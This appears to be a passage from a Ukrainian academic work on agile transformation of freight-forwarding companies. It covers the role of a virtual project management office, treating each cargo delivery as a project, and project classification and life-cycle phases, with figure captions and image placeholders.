Agile-трансформація передбачає перехід компанії на зовсім інший рівень з точки зору організації роботи, такої, при якому змінюється підхід до процесу надання послуги і до процесу реалізації проєктів розвитку. Основна ідея такої трансформації – прискорення отримання продукту проєкту з мінімізацією зусиль по його отриманню та максимізацією задоволення вимог по продукту з урахуванням змін, внесених в нього в процесі отримання.

У чому ж полягає саме agile-трансформація для ТЕК. Перш за все, agile застосовна для проєктів, тому забезпечення цілей agile-трансформації неможливо без впровадження проєктно-орієнтованого підходу (рис.10). Це є першою і основоположною складовою трансформації. Проєктно-орієнтований підхід передбачає перебудову всієї діяльності ТЕК з урахуванням базової одиниці управління – «проєкту». Таким чином, не тільки розвиток, а й сам процес надання послуг ТЕК, перетворюється в сукупність проєктів.



Рисунок 10 – Зміст та складові пропонованої agile-трансформації ТЕК

Природно, в рамках agile трансформації повинен змінюватися сам процес роботи над проєктом, незалежно від того, а якої категорії він відноситься (мається на увазі – це операційний проєкт або проєкт, пов'язаний з розвитком компанії). Для цього слід регламентувати певним чином сам процес надання послуги ТЕК відповідно до одного з фреймворків agile. Це є наступною складовою трансформації і забезпечує принципи agile в процесі реалізації операційних проєктів.

Процес узгодження продукту проєкту з замовниками і з командою проєкту повинен регламентуватися не тільки певними діями, а й обмеженнями по часу. Без адекватного управління часом будь-які задіяні методики і фреймворки agile не дадуть необхідний результат – прискорення, а, навпаки можуть призвести до затягування за часом процесів узгодження продукту проєкту як з командою, так і з замовником. Тому необхідний відповідний інструментарій управління часу в рамках agile процедур. Це є ще однією складовою agile трансформації. Повинні бути впроваджені в експлуатацію певні показники, які служать основою для тимчасових обмежень по етапах проєктів незалежно від їх суті.

Забезпечення узгодженості роботи команди на проєктів і сукупністю проєктів компанії в реальних умовах може забезпечуватися завдяки віртуальному офісу управління проєктами – відповідної інформаційної платформи.

Офіс Управління Проєктами – це підрозділ, що здійснює різні функції, пов'язані з централізацією, координацією та стандартизацією управління проєктами. Згідно [41, 42] офіс управління проєктами повинен забезпечувати ефективне та



швидке управління організацією. Вирішення цього завдання потребує координації та структурування великих обсягів даних. Такі дані, необхідні для прийняття управлінського рішення, не завжди є простими чи добре структурованими, можуть мати не лише числовий, а й якісний характер або вигляд інтервальних оцінок ресурсів організації. Ці складності вимагають значної уваги до формування ефективного механізму формування звітності, тобто механізму збирання та опрацювання отриманих даних. Для вирішення цих проблем створюється чи використовується відповідне програмне забезпечення, яке впроваджується в діяльність організації загалом, що надає додаткові можливості у збиранні та структуруванні даних. Також у даному джерелі зазначається, що «офіс» (фізичний чи віртуальний), до складу якого входять фахівці з управління проектами, що виконують функції управління проектами в своїй організації. Окрім того, офіс виконує ще одну важливу функцію – є центром накопичення знань організації, а також набутого досвіду з управління проектами.

У відповідності до [43] мета офісу управління проектами - впровадження, підтримка і поліпшення єдиного стандарту і методології управління, створення шаблонів типових рішень по проектам, звітності по проектам, контроль за їх виконанням; здійснення процедур ініціації, планування, виконання, моніторингу, контролю та завершення робіт по проектам; розподіл обмежених ресурсів між проектами, вирішення спірних питань.

Впровадження єдиної системи інформування зацікавлених сторін про хід роботи над проектами; створення бази завершених проектів; аудит ведення проектів. І відповідності до даного джерела [42] основні функції офісу управління проектами:

- Створення, супровід і координація проектів;
- Моніторинг та підготовка звітності по проектам;
- Затвердження, узгодження і поширення керівних документів з управління проектами;
- Стандартизація підходів до виконання проектів;
- Стандартизація звітності по проектам;
- Ведення планів-графіків.
- Ведення бази даних за показниками ефективності проектів для їх оцінки і планування;
- Планування проектів;
- Експертиза управління проблемними проектами;
- Підготовка кваліфікованих керівників проектів;
- Відстеження і узгодження міжфункціональних, міжпроектної зв'язків;
- Оцінка реалізації стандарту ведення проектів.

Згідно [34] офіс управління проектами може відігравати різні ролі відповідно до своїх функцій, залежати від різних факторів і бути застосований



із різних причин. Роль офісу може бути або підтримуючою, або впроваджуючою, тобто або сама ця одиниця є відповідальною за реалізацію проєкту, або ж вона просто підтримує інші підрозділи під час реалізації проєктів. Однак, якою б не була роль, вона завжди передбачає завдання зосередити увагу на значних змінах програми як на меті розуміння можливостей та кращого досягнення інституційних цілей, оптимізації використання ресурсів між усіма проєктами та керування взаємозалежностями між проєктами, а також дотримання методології, стандартів, оцінювання загальних ризиків та можливостей.

У [41] перелік функцій офісу управління проєктами має наступний вигляд:

- управління спільними організаційними ресурсами, що використовуються в проєкті;
- розробка методології та практики управління проєктами;
- коучинг, наставництво, навчання, контроль за управлінням проєктами;
- моніторинг відповідності стандартам, процедурам тощо та звітність про них на загальному статусі проєкту;
- координація комунікації між проєктами та забезпечення якості проєкту;
- створення активів організаційного процесу, політики, шаблонів проєктів, процедур;
- додаткові функції залежно від офісу управління проєктами: виставлення рахунків за послуги, залучення бізнес-аналітиків тощо.

Таким чином, в ТЕК віртуальний офіс забезпечує комунікації між проєктами та управління спільними ресурсами компанія, к якім відносяться «постачальники» у вигляді інформації стосовно їх.

Для ТЕК офіс управління проєктами повинен грати роль інтегратора інформації по постачальникам компанії, так як саме їх сукупність формує продукт операційних проєктів, що буде більш детально розкрито далі. Так як «комбінація» постачальників є джерелом доходу для ТЕК, то в рамках віртуального офісу управління проєктами повинна бути закладена модель, що дозволяє витягувати максимум цінності і ефективності для компанії в процесах залучення постачальників для виконання робіт за проєктами. Таким чином, розробка моделі управління постачальниками є наступним напрямом agile трансформації.

Таким чином, перераховане вище формує основні складові agile трансформації транспортно-експедиторських компаній.

Так як основою для agile трансформації є впровадження проєктно-орієнтованого управління, то перш за все, сформуємо його основні положення.

Основною послугою ТЕК є послуга з доставки вантажів. Фактично дана послуга носить організаційний характер, тобто ТЕК займаються організацією доставки, але їх клієнт отримує послугу з доставки як «пакет» безлічі послуг, пов'язаних з підготовкою, супроводом і здійсненням доставки, в суть



виробничого процесу в даному випадку – організація.

«Виробництву» даної послуги характерні всі ознаки проєкту. Перш за все, наявність мети, яка виражається в найбільш повному виконанні комплексу вимог клієнта по доставці. При цьому процес виробництва даної послуги обмежений в часі і може бути представлений у вигляді специфічних етапів, які формують відповідний життєвий цикл. Унікальність характерна кожній послугі з організації доставки, так як вимоги та умови здійснення доставки, не дивлячись на наявність певних «стандартних» складових в цьому процесі, специфічні для кожного конкретного клієнта і доставки. Таким чином, не дивлячись на певну «серійність» і «типовість» послуги з доставки вантажу, безліч унікальних складових даного процесу визначають в цілому її унікальність (рис.11).




Рисунок 11 – Джерела унікальності послуги з доставки вантажів

Сьогодні доставки вантажів – це складний багатоетапний і багатоопераційний процес з використанням різних технологій і залученням значної кількості учасників. Так, для доставки вантажів може бути здійснена декомпозиція з точки зору географії, транспорту (технологій), комерції. Крім



того, умови, в яких здійснюється доставка, і вимоги клієнта є специфічними для кожної послуги доставки. Така кількість аспектів, умов і вимог по доставці формує безліч джерел унікальності кожної доставки.

Також в процесі здійснення послуги з організації доставки потрібні різноманітні ресурси. Усе зазначене в сукупності дозволяє послуги з організації доставки вантажів визначити як специфічні проєкти.

Як продукт проєкту виступає результат доставки (рис. 12), який характеризується, з одного боку, закінченим переміщенням вантажу з точки А в точку Б і виконанням безлічі відповідних операцій; з іншого боку, параметрами цього доставки (як кінцевого результату) і характеристикою самого процесу доставки (як процесу отримання кінцевого результату).

Якщо доставка здійснилася в обумовлені терміни і за обумовленою вартістю, але в процесі доставки у клієнта не було можливості відстежувати місце розташування свого вантажу і уточнювати окремі деталі доставки, то такий «продукт» не в повній мірі задовольняє вимоги клієнта.




Рисунок 12 – Продукт проєкту «доставка вантажу»

Таким чином, в транспортній сфері, в якості характеристик продукту виступають дві групи: параметри продукту (які можуть бути виміряні кількісно в певних одиницях – час і гроші, наприклад); і характеристики процесу отримання продукту (інформаційний супровід, гнучкість і т.п.). Складові останньої групи можуть бути оцінені кількісно, але в відносних одиницях або бальних оцінках, як правило, на базі суб'єктивного (експертного) підходу до оцінювання.

Відзначимо, що комплекс окремих послуг різних учасників процесу



доставки, які є, по суті, операційною діяльністю даних підприємств / організацій виступає аналогом комплексу операційної діяльності, наприклад, різних постачальницьких, монтажних і транспортних організацій в процесі будівництва будинку. Але при цьому для ініціаторів, організаторів і керівників будівництва будинку, цей процес (будівництво будинку) є, безумовно, проектом. Таким чином, операційна діяльність компаній-перевізників, портового терміналу, залізниці, митних органів, фітосанітарного контролю та т.п. інтегрується в рамки специфічного проекту з доставки вантажів (рис. 13). І управління інтегральним процесом доставки вантажів має здійснюватися на базі проектного підходу, що забезпечить прояв всіх його переваг.

Стейкхолдерами даних проектів виступають: клієнти компанії і всі учасники процесу доставки вантажу (портові термінали, автоперевізники, морські перевізники, портові служби, митна служба і т.д.).

Незважаючи на те, що суттю операційної діяльності ТЕК є організація доставки вантажів, цієї діяльності притаманні всі необхідні ознаки проектів, що дозволяє кожен доставку розглядати як проект.




Рисунок 13 – Інтеграція операційної діяльності учасників процесу доставки в проєкт «доставка вантажу»

Сьогодні організатор доставки – це не просто експедитор, який в транспортному вузлі (наприклад, в порту) займається оформленням



документації (це лише один з компонентів доставки). Завдяки розвитку транспортного ринку та інформаційних технологій організатор доставки по аналогії з менеджером проекту планує, координує і контролює хід здійснення доставки. Така зміна по суті операційної діяльності ТЕК призвело до застосування проектно-орієнтованого управління. А наведена вище структуризація в рамках проектно-методології основної діяльності ТЕК дозволяє розглядати їх як проектно-орієнтовані.

Вище була обгрунтована правомірність уявлення послуги транспортно-експедиторської компанії по доставці вантажу у вигляді проекту, що дозволяє застосовувати до таких компаній проектно-орієнтований підхід. Так як ТЕК обслуговує одночасно кілька доставок, то фактично в рамках проектно-орієнтованого управління виробничої (операційної) даних компаній об'єктом управління є портфель проектів, а сама компанія перетворюється в офіс управління портфелем. Таким чином, завданням вищого керівництва таких компаній стає координація ресурсів і загальний контроль над ходом виконання сукупності проектів (рис. 14).




Рисунок 14 – Портфель проектів проектно-орієнтованої ТЕК

Основним ресурсом ТЕК є людські ресурси, кількісний склад яких в даний час є досить гнучким – в залежності від обсягу роботи (реалізованих проектів).

Кожен співробітник ТЕК в такому поданні ототожнюється з офісів управління проектом. В окремих випадках, коли однією доставкою займаються кілька людей (у випадках значних обсягів вантажів або організаційної складності), можна говорити про команду проекту в класичному її розумінні. В інших ситуаціях має місце тріадного єдність – один фахівець – офіс управління проектом – команда проекту.

Необхідно відзначити, що рис. 14 дає погляд на основну діяльність ТЕК у



вигляді портфеля проєктів. Крім цього, більшість транспортних компаній в умовах високого рівня конкуренції реалізують проєкти, спрямовані на їх розвиток (вихід на нові ринки, здійснення додаткових послуг і т.п.). Таким чином, фактичний – «інтегральний» портфель проєктів транспортно-експедиторської компанії складається з двох портфелів: портфеля, пов'язаного з розвитком компанії, і портфеля поточної діяльності. Це відповідає, зокрема, ідеї, представленій в [44] по проєктно-орієнтованого вузу.

Визначимо специфіку проєктів транспортно-експедиторських компаній. Проєкти транспортно-експедиторської компанії можна розділити на проєкти розвитку і проєкти операційної діяльності.

Проєкти розвитку ТЕК відповідають обраним для реалізації стратегіям розвитку компанії. Основні напрямки розвитку ТЕК розглянуті в [2, 45] (рис.15). Кожен напрямок формує відповідний проєкт.




Рисунок 15 – Схема формування альтернативних шаблонів і варіантів розвитку транспортно-експедиторського обслуговування на основі морфологічного методу [45]

Проєкти в рамках основної діяльності ТЕК можна класифікувати по базовим критеріям (за складом і структурою проєкту, за масштабом, за ступенем складності і т.д.) (рис. 16).

Крім цього, проєкти операційної діяльності ТЕК можна класифікувати на види за двома класифікаційними ознаками: за ступенем «унікальності» і за тривалістю проєкту (рис.17), ці ознаки виділено з точки зору agile-трансформації, так як саме ці ознаки проєктів впливають на тривалість етапів в рамках фрейсворків agile.

Відзначимо, що кожен проєкт є унікальним, але в даному випадку мова йде про ступінь «унікальності». Адже є проєкти, які повністю є новими, інноваційними, ніким і ніколи не реалізованими. І також можуть бути виділені



Рисунок 16 – Класифікація проєктів операційної діяльності ТЕК по базовим критеріям




Рисунок 17 – Види проєктів операційної діяльності ТЕК

проєкти, які вже реалізовувалися нехай в інших услво́віях, з трохи іншими



вхідними даними і т.п. Саме про таку ступеня унікальності йдеться.

«Типовими» є проекти з доставки традиційних (стандартних) вантажів, пункти відправлення та/або призначення яких поширені. Такі проекти виступають аналогом проектів з будівництва типових будинків.

«Унікальними» є проекти з доставки специфічних (проектних) вантажів, наприклад, вітрогенератора або офшорної установки. Крім того, «унікальними» є проекти з доставки традиційних вантажів, пункти відправлення та/або призначення яких, є «специфічними».

«Короткостроковими» є проекти «доставки вантажів» з пункту А в пункт Б. Тривалість періоду здійснення таких проектів становить від декількох тижнів до декількох місяців.

«Довгострокові» проекти представляють собою кілька пов'язаних послідовних доставок. Наприклад, доставка обладнання та комплектуючих при будівництві промислових об'єктів. Тривалість таких проектів – від декількох місяців до декількох років. Відзначимо, що наявність таких проектів є відображенням успішності компанії. Так як відомо, що робота за такими проєктами отримується на базі тендерів, де тільки більш конкурентоспроможний учасник отримує перемогу. Таким чином, один з напрямків розвитку транспортно-експедиторських компаній – це пошук та отримання довгострокових проектів з високим ступенем унікальності.

Залежно від роду вантажів, їх пунктів відправлення і призначення, а також кількості поставок можливе будь-яке поєднання видів проектів операційної діяльності ТЕК.

У процесі розвитку і реалізації проект «доставка вантажу», як і будь-який інший, проходить різні фази, які в своїй сукупності становлять його життєвий цикл (рис. 18). Структура життєвого циклу проекту «доставка вантажу» має наступну послідовність фаз:

1. концепція;
2. розробка;
3. реалізація;
4. завершення.

Даним стадіям життєвого циклу проекту передують процедура його запуску, а остаточною крапкою є подія закриття проекту). Окремий продукт формується не тільки в результаті реалізації проекту, але і за результатами завершення кожної фази життєвого циклу проекту. Ідентифікуємо продукти кожної фази життєвого циклу проекту «доставка вантажу» (рис.19).

На етапі «Концепція» розробляються альтернативні варіанти системи доставки вантажу, з урахуванням вимог клієнта. Ведуться переговори з учасниками доставки. Саме на даному етапі проект «доставка вантажу» набуває свої відмінні риси.




Рисунок 18 – Послідовність фаз життєвого циклу проєкта «доставка вантажу»

